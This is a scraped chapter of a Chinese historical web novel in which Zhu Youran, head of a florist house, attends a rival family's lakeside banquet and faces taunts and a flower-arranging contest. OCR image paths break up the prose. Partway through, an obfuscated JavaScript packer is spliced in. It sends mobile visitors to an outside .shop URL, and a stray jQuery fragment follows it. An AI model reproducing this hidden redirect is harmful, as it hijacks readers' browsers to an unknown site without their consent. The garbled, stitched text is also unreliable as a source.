“小姐,杜家派人送了请帖过来,说是要在湖心亭设宴。”秋菊走进内院,告知祝悠姌。
祝悠姌插花刚插到一半,闻声答道:“先放下吧,我待会儿再看。”
“是。”
杜家行事一向乖张,如今,自己这边刚丢了城东的铺子,对方就要大摆筵席,十有八九是场鸿门宴了。
这么想着,祝悠姌把温恕雪留下的插花作品完成,坐下把信打开。
格式很客套,读不出些什么,但看这架势,貌似不只请了祝家。这边奇了怪了,设宴也就罢了,谁会想着请竞争对手过来呢。既然其他花行也去的话,何尝不是一次机会。
“大人,徐管家那边送信过来。”许风轻轻叩着书房的门,生怕打扰到里面的宋南杉处理公务。
“拿进来吧。”
此时的宋南杉停下笔,从许风手里接过信,小心翼翼地打开,然后从中拿出了张白纸。然后,宋南杉愣住了,连同身边的许风也微微瞪大了眼睛——这年头,居然还有人敢耍当朝首辅?
既然是由江南老宅的徐茂徐管家寄过来的,再结合宋南杉近日的写信对象,不难猜出送信人是谁。宋南杉把纸放进之前用来盛月季的那个锦盒里,眉眼上沾上些许笑意。
呵,看来是把祝家主惹不高兴了。毕竟对方是有事相托,自己这般捉弄人家的确不太合适。事实上,祝老家主的事情,他已经派人在查了,只不过到目前为止,还未查到什么有用消息。
这时,有风从窗隙吹来,翻动案上书卷。再过几日便是立秋,上京这边的天就要渐渐转凉。不知道江南那边的花,是否还像他离开时一般灿烂。
城东湖畔,祝悠姌和秋菊边说话边移步上船,
“师父到了吗?”
秋菊回道:“温先生那边说是有事耽搁了,暂时没办法前来。”
“再多派个人去找,就说回去请他用膳。”
在决定来此之前,祝悠姌就料想到,几家花行齐聚,难免会在花艺方面论道切磋。眼下自己这插花水平,说一句三脚猫功夫也不为过,保险起见,还是决定叫上自家师父来撑撑场面为好。
迎着余热尚存的微风,二人一同上了船。周围湖水环山,祝悠姌一时沉溺于周围的景致,渐渐开始放空。
就在这时,祝悠姌远远看见湖心亭那边有个小点,一蹦一跳地冲自己招手。
“那是何人?”祝悠姌问旁边的秋菊。秋菊踮起脚来看,奈何距离太远而无法辨别,随即回道,
“抱歉小姐,奴婢也看不清。”
等到船行得近了些,祝悠姌才终于看清了那人的真面目,然后猛地把脸别过去。
“怎么了?小姐?”秋菊问。
祝悠姌示意她也蹲下,试图降低自己这边的存在感,“没什么。”
但是韩明澈却错以为她是没看到自己,突然放开了嗓子喊着:“姐姐!悠姌姐姐!”
湖心亭中的人被他的声音引着,纷纷聚在一处,朝船上的祝悠姌看去。
这下好了,想降低存在感也不太可能了。
甫一上岸,祝悠姌三步并作两步往亭中走,对围观的人说:“抱歉,府上新来的家丁不懂规矩,给诸位添乱了。”
见人散开,祝悠姌迅速用手堵上了韩明澈的嘴,小声问他:“你怎么在这儿?”
“姐姐不是叫了温恕雪那家伙吗?我也想来凑个热闹,他不让,我就干脆自己过来了。”韩明澈回答说。
“所以我师父他人呢?”
韩明澈眼睛看向别处,“这个嘛......没看到,估计还在找我吧。”
祝悠姌叹了口气,只求此人能老实呆在自己身边,不要再惹出什么乱子为好。
就在这时,有黄家花行的人主动找了过来,“这位便是祝家的小姐吧?不对,该叫祝家主。”
祝悠姌一时想不出寒暄的话来,突然间,某封信上的内容在脑中一闪而过,“嗯。黄家主近来可好?”
来人眼微眯着,说道:“此话我当问祝家主才是。”显然,祝家发生的事此人早已听说。
“祝家一切都好,不劳你操心了。”祝悠姌皮笑肉不笑。
“是吗?我怎么听说,祝家在城东的铺子已经卖给了前不久下江南的明公子呢?”
黄家的人一贯擅于趋炎附势,很显然,此次前来就是为了讨好杜家和明家的。
察觉到来者不善,韩明澈想替祝悠姌上前出头,却被祝悠姌眼神警告了。紧接着,祝悠姌上前一步回道:“黄家还是管好自己的事吧,唇亡齿寒的道理,难道你们不知道?”
“这......”那人嘲讽不得,只好闭了嘴。
筵席亟待开始时,祝悠姌瞥见了坐在那里等候的林景萱,于是带着其他二人过去在那边与之汇合。
刚坐下不久,祝悠姌看见了坐在主座旁边的明惠生。
而此时的明惠生正在教杜家长公子杜适认人:“那位是黄家如今的当家人黄善,这边依次是林家二小姐,以及......”谈及祝悠姌,他的目光很明显地停滞了一瞬。
杜适方才还一脸不耐烦的模样,听到这里反而来了兴致:“我知道,是那位祝家主吧。看着就一副不好惹的模样,也就明兄你消受得起了。”
见明惠生因为心虚没说话,杜适接着又发出疑问:“跟着祝家主来的那名公子是?”
一旁的侍从回答:“据其他人说,似乎是祝府上新来的家丁。”
“普通家丁能穿绸制的衣物?”杜适对这方面比较敏感。
听到这番对话,明惠生定睛朝韩明澈的方向看去,这一看,却是生生呆住了。很从衣着上来说,这位确实不像什么新来的家丁,并且模样长得也还算标志,此时又跟在祝悠姌身边,连出席这种场合也要带着,难不成是什么情郎?
想到这里,明惠生愈发觉得自己求亲遭拒,在某种意义上是被人羞辱了。
“那个,感谢诸位今日莅临到此。待到把下面;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17841080|211650||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
的人认全,杜适站起来发言。显然,他对这类交际还不熟练。杜家能有今天的发展态势,很明显是因着老家主以及下面几个得力的店掌柜。
话音刚落,下面诸多来宾纷纷举杯敬酒。
见状,杜适也端起一杯酒倒进嘴里,然后接着发言道:“杜家今日设宴,是想和诸位共同庆贺明家花行的铺子正式开张。”
接着,明惠生起身,向其他人一一敬酒,敬到祝悠姌这边时,他没等人回话,就先行把酒饮下了。祝悠姌将这一行为理解为心虚的表现。
在场的各位宾客,无非是江南一带的权贵人家或同样经营花草生意的世家大族。当然,这其中并非所有人都支持明家来此开拓市场。
没多久,有人站出来指责明惠生:“明家分明是在拿祝家开刀给我们看呢!这次被侵占的是祝家的铺子,也不知道下一个会不会是我们中的其他人。”
还未等明惠生开口,下面就有其他人站出来替他辩解:“明兄分明是出钱买下了祝家的铺子,何来侵占一说?更何况,祝家近年也遭遇了不小的变故,说不定变卖了这铺子,正好用来贴补家用呢!”
听到这里,祝悠姌忍无可忍,起身开口道:“看来,你比我更了解祝家了?”
“鄙人这话确实说的有些唐突了,只不过,祝家主还年轻,有些道理还是早些知道为好。”那人作出退让,却毫无罢休的意思,一副为明家辩护到底的样子。
也不知道明惠生用这些威逼利诱的本事,在江南这边的市场上究竟培养了多少死士。
祝悠姌从鼻子里哼了一声:“那我们便走着瞧,看看笑到最后的是谁。”
眼见着宴会气氛逐渐降到冰点,明惠生又出来唱红脸:“这些都不重要,诸位好不容易聚在一处,还是先享受宴会比较好。杜公子,何不快些公布今日宴会都有什么安排。”
“是啊。”
“先坐下吧,何必呢?”
“对啊,先听杜公子安排吧。”
周围人纷纷附和道。
“好。”杜适应声开口,“接下来,我会吩咐下人拿些容器、剑山等过来,趁着这么好的天气,我们来个插花论道。”当然,杜适本人是不打算参与的。
这个环节是非来不可吗?祝悠姌刚才的气势瞬间被浇灭一半,低声问旁边的秋菊:“我师父他人呢?来了吗?”
秋菊摇摇头:“小姐,今日你只能靠自己了。”她这句话的本意并无指责自家小姐依赖师父的意思,只是表达对祝悠姌近来学习成果的认可,奈何表达出了问题,起了反作用,让祝悠姌愈发焦虑了。
“我也不想找外援啊。可是真我来的话,会很丢人的。”祝悠姌的声音越来越小。之前,在被自家师父无情嘲讽过插花水平低下之后,祝悠姌可是连夜把自认为好的作品全都搬走藏起来了。
没过多久,杜家一众侍从就把预先准备好的花材、工具等搬过来了。看着自己面前被摆放好的花枝,祝悠姌迟迟未敢下手。